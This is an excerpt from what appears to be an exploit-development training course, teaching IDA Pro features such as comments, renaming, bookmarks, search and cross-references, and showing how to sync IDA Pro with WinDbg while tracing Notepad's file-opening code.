


Figure 42: Coloring dialog box

Selecting which colors to use is personal taste, but a combination of two colors can help show desired and undesired paths through basic blocks, as illustrated in Figure 43.




Figure 43: Example of color coding

Another way to speed our work along in IDA Pro is by commenting on a specific line of assembly code. This can help us remember exactly what is happening at that particular code location.

We can set a comment through the dialog box by placing the cursor at a specific line of code and pressing the colon (:) key.




Figure 44: Creating comments

Once accepted, the comment is added to the right of the assembly instruction, as shown in Figure 45.




Figure 45: Comment added in basic block

In addition to leveraging color coding and comments, we can also rename functions and variables to aid in our analysis.

If symbols files are loaded as part of the disassembly, the names included within them are used. Otherwise, a default function name of "sub_XXXXXX" and a global variable name of "dword_XXXXXX" is used.

We can rename a function by locating it in the Functions window, right-clicking it, and selecting *Edit function…*. From here, we can modify the function name.




Figure 46: Editing a function name

We can also rename functions by pressing the N key when the function name is open in the main assembly window. This also applies to global variables.

Once completed, the function name is updated, as shown in Figure 47. All function references will also be updated.




Figure 47: Renamed function

The last analysis feature we will explain in this section is how to create and list bookmarks.

We can create a bookmark by choosing the line we want to bookmark and pressing Alt+M. This brings up the dialog box shown in Figure 48 for naming and creating our new bookmark.




Figure 48: Creating a bookmark

Whenever we need to come back to the same location in the code, pressing Ctrl+M will bring up a dialog to select a bookmark as displayed in Figure 49.




Figure 49: Selecting a bookmark

Double-clicking the bookmark name will jump the main disassembly window to the code in question.

In this section, we have gone through some of the features that can help our analysis during reverse engineering and exploit development when using IDA Pro.

5.1.3.1 Exercises

1. Experiment with color coding, comments, and renaming.
2. Create a bookmark and jump back to it.

5.1.4 Search Functionality

During analysis in IDA Pro, we often need to search for sequences of bytes, strings, and function names in a target executable or dynamic link library.

The information we need to search for could come from another static analysis program such as the Windows SysInternals *Strings*[136] tool, directly from a dynamic analysis session, or from sniffed network traffic, for example.

[136] (Microsoft, 2017), https://docs.microsoft.com/en-us/sysinternals/downloads/strings

Moreover, a search for function names may stem from a public vulnerability disclosure or from a suspected behavior of a chunk of code calling into a particular function such as reading a file or receiving a network packet.

We can search for a string using the *text* option in the *Search* menu, which displays the dialog shown in Figure 50.




Figure 50: Search for strings

We can likewise search for an immediate value, such as a hardcoded DWORD or a specific sequence of bytes, from the *Search* menu or by using Alt+I and Alt+B, respectively.

We can search for function names in the Functions window or through the *Jump to function* command from the *Jump* menu. In the dialog window, we'll right-click and use *Quick filter* to search for functions by name as shown in Figure 51.




Figure 51: Search for functions using a filter

In the same manner, we can search for global variables through the *Jump by name…* submenu.

Executables and DLLs contain a lot of code and use imported functions. In the case of DLLs, they also export functions.

All the imported and exported functions are available from the *Imports* and *Exports* tabs respectively (Figure 52). As with the Function window, we can right-click and apply a name filter using the *Quick filter* option to narrow our search.




Figure 52: Imports and Exports tabs

While these simple techniques are useful, IDA Pro contains even more powerful search functionality. We can use cross referencing (*xref*)[137] to detect all usages of a specific function or global variable in the entire executable or DLL.

To obtain the list of cross references for a function name or global variable, we'll select its name from the graph view with the mouse cursor and press the X key. Figure 53 shows an example of cross-referencing a global variable called *SubKey*.




Figure 53: Performing xref in SubKey

In this section, we've covered multiple ways to search for text, variables, and functions. These techniques can be very useful when performing the static portion of our analysis.

5.1.4.1 Exercises

1. Perform different searches using the explained methods.
2. Locate the *SubKey* global variable and find where it is used.

[137] (Chris Eagle, 2011), https://www.hex-rays.com/products/ida/support/idadoc/607.shtml

5.2 Working with IDA Pro

Typically, we'll use IDA Pro when dynamic analysis by itself is too difficult or when we want to conduct pure static analysis to avoid the potential risks of dynamic analysis, such as during malware reverse engineering.

In this course, we'll use both methods together to make our analysis easier.

In the remaining sections of this module, we will examine how WinDbg and IDA Pro can supplement each other.

5.2.1 Static-Dynamic Analysis Synchronization

Let's cover how to sync WinDbg and IDA Pro so they both show us the same code.

One important way we can leverage IDA Pro is by using it as a "map" to guide our debugging session. However, to easily jump back and forth between the debugger and IDA Pro, we need to make sure that the base address of the target executable in IDA Pro coincides with that of the debugged process in WinDbg.

When a Windows executable or DLL file is compiled and linked, the PE header[138] *ImageBase* field defines the preferred base address when loaded into memory. Often this will not be the address used at runtime, due to other circumstances such as colliding modules or the Address Space Layout Randomization (ASLR)[139] security mitigation.

When the two base addresses do not coincide, the analyzed file can be rebased in IDA Pro to match the address used by the application at runtime.

To experiment with the rebasing process, let's log in to the Windows 10 client, open Notepad, and attach WinDbg to it. We'll use the **lm** command to dump the base address of Notepad:

```
0:006> lm m notepad
Browse full module list
start    end        module name
00f20000 00f5f000   notepad    (pdb symbols)  ...
```

Listing 158 - Listing base address of notepad module

Now we switch back to IDA Pro and navigate to the *Edit* > *Segments* > *Rebase program...* submenu entry, which opens the dialog box given in Figure 54.

[138] (Microsoft, 2019), https://msdn.microsoft.com/en-us/library/windows/desktop/ms680547(v=vs.85).aspx

[139] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Address_space_layout_randomization




Figure 54: Rebase program

After entering the new image base address in the highlighted field of the dialog box, IDA Pro starts the recalculation process. Once completed, all addresses, references, and global variables will match those found in WinDbg during the debugging session.

> *If the application contains compiled debug information, rebasing it may sometimes break the symbols.*

By rebasing the executable in IDA Pro to the base address found in the debugger (0x00f20000), we can synchronize the static and dynamic analysis, which allows us to use absolute addresses.

Once the session is synchronized, we can jump from an instruction in WinDbg to the same instruction in IDA Pro.

Let's imagine we had found the *GotoDlgProc* function from Notepad as part of our dynamic analysis, as shown in Listing 159.

```
0:006> u notepad!GotoDlgProc
notepad!GotoDlgProc:
00f279e0 8bff            mov     edi,edi
00f279e2 55              push    ebp
00f279e3 8bec            mov     ebp,esp
00f279e5 81ecd4000000    sub     esp,0D4h
00f279eb a184d1f300      mov     eax,dword ptr [notepad!__security_cookie (00f3d184)]
00f279f0 33c5            xor     eax,ebp
```

```
00f279f2 8945fc          mov     dword ptr [ebp-4],eax
00f279f5 8b450c          mov     eax,dword ptr [ebp+0Ch]
```

Listing 159 - Listing GotoDlgProc in WinDbg

In IDA Pro, we can press G to bring up the "Jump to address" dialog box and enter the absolute address of the function to end up at the same location:

```
0000000000F279E0 mov     edi, edi
0000000000F279E2 push    ebp
0000000000F279E3 mov     ebp, esp
0000000000F279E5 sub     esp, 0D4h
0000000000F279EB mov     eax, ___security_cookie
0000000000F279F0 xor     eax, ebp
0000000000F279F2 mov     [ebp+var_4], eax
0000000000F279F5 mov     eax, [ebp+arg_4]
```

Figure 55: Displaying the same code segment in IDA Pro

Using this technique helps us when debugging huge chunks of code, as it's easy to get lost in WinDbg by accidentally stepping into a function call, and then losing track of where the CPU is executing instructions.

5.2.1.1 Exercises

1. Start Notepad and attach WinDbg to it.
2. Rebase Notepad in IDA Pro to the same base address and compare them.

5.2.2 Tracing Notepad

Now that we have covered the features of IDA Pro required for this course, we need to start using them for our analysis. In this section, we are going to perform a simple analysis inside the Notepad application.

Our analysis will consist of tracing the code flow when Notepad opens a file. To do this, we'll create a text file with the content "Test", as shown in Listing 160.

```
C:\Tools>echo Test > C:\Tools\doc.txt
```

Listing 160 - Create text file with echo

Next, we'll open Notepad and attach WinDbg to it. To perform any read or write actions on Windows, applications must obtain a handle to the file, commonly done with the *CreateFileW* function from kernel32.dll.

Let's set a breakpoint on the API with **bp** and attempt to open the file in Notepad. This causes our breakpoint to be triggered, as shown in Listing 161.

```
0:006> bp kernel32!CreateFileW

0:006> g
...
Breakpoint 0 hit
eax=00000001 ebx=00bf7794 ecx=007febdc edx=77e71670 esi=00bf7794 edi=04b88178
eip=75c2c260 esp=007febec ebp=007ff02c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
```

```
KERNEL32!CreateFileW:
75c2c260 ff25a043c875    jmp     dword ptr [KERNEL32!_imp__CreateFileW (75c843a0)]
ds:0023:75c843a0={KERNELBASE!CreateFileW (753461a0)}
```

Listing 161 - Breakpoint on CreateFileW

To figure out where this function was called from within Notepad, we could turn to IDA Pro, locate *CreateFileW* in the *Imports* tab, and perform a cross reference. Sadly, this provides us with 20 different possibilities.




Figure 56: Cross references to CreateFileW

Instead, we will let execution continue in the debugger until the end of *CreateFileW* with **pt**, and we will return into the calling function:

```
0:000> pt
eax=00000640 ebx=00bf7794 ecx=3b76cea0 edx=00000000 esi=00bf7794 edi=04b88178
eip=75346201 esp=007febec ebp=007ff02c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
KERNELBASE!CreateFileW+0x61:
75346201 c21c00          ret     1Ch

0:000> p
eax=00000640 ebx=00bf7794 ecx=3b76cea0 edx=00000000 esi=00bf7794 edi=04b88178
eip=00f25085 esp=007fec0c ebp=007ff02c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
notepad!UpdateEncoding+0x5d:
00f25085 8bd8            mov     ebx,eax
```

Listing 162 - Execute to the end of CreateFileW and return

We now have an address inside Notepad (highlighted in Listing 162) that we can use with IDA Pro. EAX also contains the handle to the file we'll use later.

After jumping to the address, we find a basic block that sets up arguments and calls *CreateFileW*, as displayed in Figure 57.




Figure 57: Basic block that has the call to CreateFileW

It is easier for us to understand what arguments are supplied to the API when displayed this way, since IDA Pro lists their names as comments. This is extremely useful while debugging and it works because IDA Pro understands how to match the arguments to the Windows API function prototype.[140]

The process we followed in this example is common during a reverse engineering session as we often want to figure out what happens after an API call, or what chunk of code performed a specific function call.

Let's follow the execution flow in IDA Pro and attempt to locate a call to *ReadFile*[141] within the same function that performed a call to *CreateFileW*. The basic block shown in Figure 58 seems to be the one we want:

